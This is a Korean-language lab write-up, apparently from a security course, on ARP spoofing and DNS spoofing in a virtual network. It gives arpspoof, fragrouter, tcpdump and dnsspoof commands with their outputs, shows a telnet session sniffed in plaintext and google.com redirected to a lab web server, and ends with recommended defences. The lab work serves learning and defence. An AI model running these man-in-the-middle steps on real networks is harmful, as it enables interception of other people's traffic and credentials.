
정보가 수집된걸 볼 수 있었음




```
Player ▾ | || ▾ | [ ] [ ] [ ]  
File Actions Edit View Help  
(kali@kali)-[~/Desktop]  
$ arp -a  
? (192.168.174.131) at 00:0c:29:61:0d:55 [ether] on eth0  
? (192.168.174.254) at 00:50:56:e7:b0:fa [ether] on eth0  
? (192.168.174.1) at 00:50:56:c0:00:08 [ether] on eth0  
? (192.168.174.2) at 00:50:56:fe:ba:7c [ether] on eth0  
? (192.168.174.128) at 00:0c:29:42:e6:dd [ether] on eth0
```

192.168.174.2 → gateway → 00:50:56:fe:ba:7c
192.168.174.128 → 서버 → 00:0c:29:42:e6:dd
192.168.174.130 → Kali →
192.168.174.131 → 클라이언트 → 00:0c:29:61:0d:55
192.168.174.1 → 라우터 → 00:50:56:c0:00:08
192.168.174.254 → 추가 발견된 것 → 00:50:56:e7:b0:fa

8.ARP 스푸핑으로 스니핑



공격대상 시스템의 공격 전 상태정보를 확인하였음



1. 패킷 플레이

- frafrouter -B1 : 중간에 낀 공격자가 패킷을 원래 목적지로 다시 전달, 세션 유지용 IP 포워딩

2. 패킷 스니핑

- tcpdump : 클라이언트와 서버 사이를 오가는 패킷 내용을 캡처 → 통신 내용 보는 것

3. Arpspoof -t <대상> <속임 IP>

- 클라이언트와 서버 모두에게 공격자 MAC 주소를 알려 속임, 중간자 공격 역할

< 공격 결과 확인 >

```
C:\Windows\system32\cmd.exe
C:\Users\종이장미>arp -a

인터페이스: 192.168.174.131 --- 0xb
인터넷 주소      물리적 주소
192.168.174.1      00-50-56-c0-00-08
192.168.174.2      00-50-56-fe-ba-7c
192.168.174.128    00-0c-29-42-e6-dd
192.168.174.129    00-0c-29-e9-04-dd
192.168.174.130    00-0c-29-0a-5d-79
192.168.174.254    00-50-56-e7-b0-fa
192.168.174.255    ff-ff-ff-ff-ff-ff
224.0.0.22         01-00-5e-00-00-16
224.0.0.252        01-00-5e-00-00-fc
255.255.255.255    ff-ff-ff-ff-ff-ff

C:\Users\종이장미>arp -a

인터페이스: 192.168.174.131 --- 0xb
인터넷 주소      물리적 주소
192.168.174.1      00-50-56-c0-00-08
192.168.174.2      00-50-56-fe-ba-7c
192.168.174.128    00-0c-29-0a-5d-79
192.168.174.129    00-0c-29-e9-04-dd
192.168.174.130    00-0c-29-0a-5d-79
192.168.174.254    00-50-56-e7-b0-fa
192.168.174.255    ff-ff-ff-ff-ff-ff
224.0.0.22         01-00-5e-00-00-16
224.0.0.252        01-00-5e-00-00-fc
255.255.255.255    ff-ff-ff-ff-ff-ff
```

공격 전 ARP 테이블:

- 192.168.174.128 → 00-0c-29-42-e6-dd (서버)
- 192.168.174.130 → 00-0c-29-0a-5d-79 (Kali 공격자)

공격 후 ARP 테이블:

- 192.168.174.128 → 00-0c-29-0a-5d-79 (원래 서버였는데 공격자 MAC 으로 바뀜)

클라이언트는 서버(192.168.174.128) 이랑 통신한다고 생각 하지만, Kali 가 ARP 스푸핑을 통해 서버의 IP 는 자기 MAC 이라고 속임

결과적으로 클라는 모든 서버요청을 Kali 에게 보냄


즉, 클라는 지금 서버한테 데이터를 보내는 척 하면서, 실제로 Kali 에게 보내고 있는 상태임

```
03:05:16.562707 IP 192.168.174.131.49160 > 192.168.174.128.telnet: Flags [P
0x0000: 4500 002a 02eb 4000 8006 198e c0a8 ae83 E...*.@.....
0x0010: c0a8 ae80 c008 0017 45da 0dc3 897c 7053 .....E....lpS
0x0020: 5018 00fd b5e1 0000 0d0a P.....[?200
03:05:16.564729 IP 192.168.174.128.telnet > 192.168.174.131.49160: Flags [P
0x0000: 4510 005f d9f8 4000 4006 823b c0a8 ae80 E..._.@...;...
0x0010: c0a8 ae83 0017 c008 897c 7053 45da 0dc5 .....lpSE...
0x0020: 5018 01fe 9de4 0000 0d0a 1b5b 3f32 3030 P.....[?200
0x0030: 346c 0d00 2f68 6f6d 652f 626d 0d0a 1b5b [L../home/bm...[
0x0040: 3f32 3030 3468 626d 4062 6d2d 7669 7274 ?2004hbm@bm-virt
0x0050: 7561 6c2d 6d61 6368 696e 653a 7e24 20 ual-machine:~$
03:05:16.84759 ARP, Reply 192.168.174.128 is-at 00:0c:29:0a:5d:79 (oui Unk
0x0000: 0001 0500 0604 0002 000c 290a 5d79 c0a8 .....).jy..
0x0010: ae80 000c 2961 0d55 c0a8 ae83 ....).a.U...
03:05:17.022360 ARP, Reply 192.168.174.131 is-at 00:0c:29:0a:5d:79 (oui Unk


0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esn or run: sudo pro status
New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Fri Apr 11 00:41:40 KST 2025 from 192.168.174.131 on pts/1
bm@bm-virtual-machine:~$ pwd
/home/bm
bm@bm-virtual-machine:~$
```

클라이언트가 pwd 명령어를 실행한 패킷을 스닝핑 한 것임.


Kali에서 pwd 명령의 결과인 /home/bm 이 평문으로 포착함. Kali 이 ARP 스누핑 + 패킷 릴레이를 통해 클라이언트의 트래픽 훔쳐보는 것을 성공함 → 스니핑 성공임



ARP 스누핑 성공. 공격자가 서버의 MAC 주소를 자신의 MAC 주소로 위조해서 클라이언트에게 지속적으로 전송하고 있음.




1. 클라이언트(192.168.174.131)이 게이트웨이 주소인 (192.168.174.2)의 MAC 을 모르니까 브로드 캐스트로 던짐
2. 공격자(Kali) 이 요청을 가로채서 거짓 응답을 보냄




서버 (192.168.174.2)가 응답 패킷으로 자신의 MAC 주소(00:50:56:fe:ba:7c)를 클라이언트에게 알려줌


DNS 스푸핑 공격



웹서버 구축 후 구글을 들어간 모습임




웹 서버 구축후 웹 서버에 접속을 한 모습 설정 잘못건드려서 html 파일이 안나오고 403 이 뜨는데 실습에는 지장이 없어서 이 상태로 계속 하겠습니다.



Dnsspoof.hosts 파일설정

= DNS 요청을 위조 하기 위해 google.com 에 대한 응답을 192.168.174.129 로 고정시킴
이렇게하면 즉, 피해자(?)가 www.google.com 에 접속하려고 하면 실제로 192.168.174.129 로 리다이렉트 되도록 DNS 응답을 위조한 것임



구글에 접속했지만 위조된 IIS 서버로 접속된 것을 확인을 했음

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)~[~/Desktop]
$ sudo dnsspoof -i eth0 -f ./dnsspoof.hosts
[sudo] password for kali:
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.174.130]
192.168.174.131.54338 > 192.168.174.2.53: 17470+ A? www.google.com
192.168.174.131.51982 > 192.168.174.2.53: 32126+ A? www.google.com
192.168.174.131.54338 > 192.168.174.2.53: 17470+ A? www.google.com
192.168.174.131.51982 > 192.168.174.2.53: 32126+ A? www.google.com
192.168.174.131.60291 > 192.168.174.2.53: 22833+ A? www.google.com
192.168.174.131.60291 > 192.168.174.2.53: 22833+ A? www.google.com
```

dnsspoof에서 클라이언트가 위조된 IIS 서버로 접속한 것을 확인했음

-i eth0 : 네트워크 인터페이스 eth0 에서 스니핑을 하겠다는 의미

-f ./dnsspoof.hosts : 사용할 스푸핑 규칙 파일지정 → 구글을 특정 IP 로 응답


로그 분석 :

- 192.168.174.131.54338 → 클라이언트의 IP 포트
- > : 요청방향
- 192.168.174.2.53 →DNS 서버(게이트웨이)
- www.google.com → 요청한 도메인 이름

결국 이 로그는 클라이언트가 DNS 서버에게 www.google.com 의 IP 주소가 뭐냐고 질의하는 상황을 공격자가 가로채고 있는 상황.

공격자는 dnsspoof.hosts 파일을 참고해 거짓된 응답을 내림

추가 !!)



원래 있던 파일 설정을 잘못건드려 로드가 되지 않아 html 파일을 새로 넣어서 실행을 해본 상태
google.com 입력했을 때 윈도우 서버로 접속되는걸 볼 수 있음

결론

ARP, DNS 스푸핑은 전통적이지만 여전히 강력한 네트워크 공격 기법이며, 이를 막기 위한 **SSL 사용, ARP 모니터링, DNS 보안 강화** 등의 대책이 필요하다.

본 실습을 통해 공격자가 어떠한 방식으로 통신을 조작하고 정보를 탈취하는지 체계적으로 이해할 수 있었다.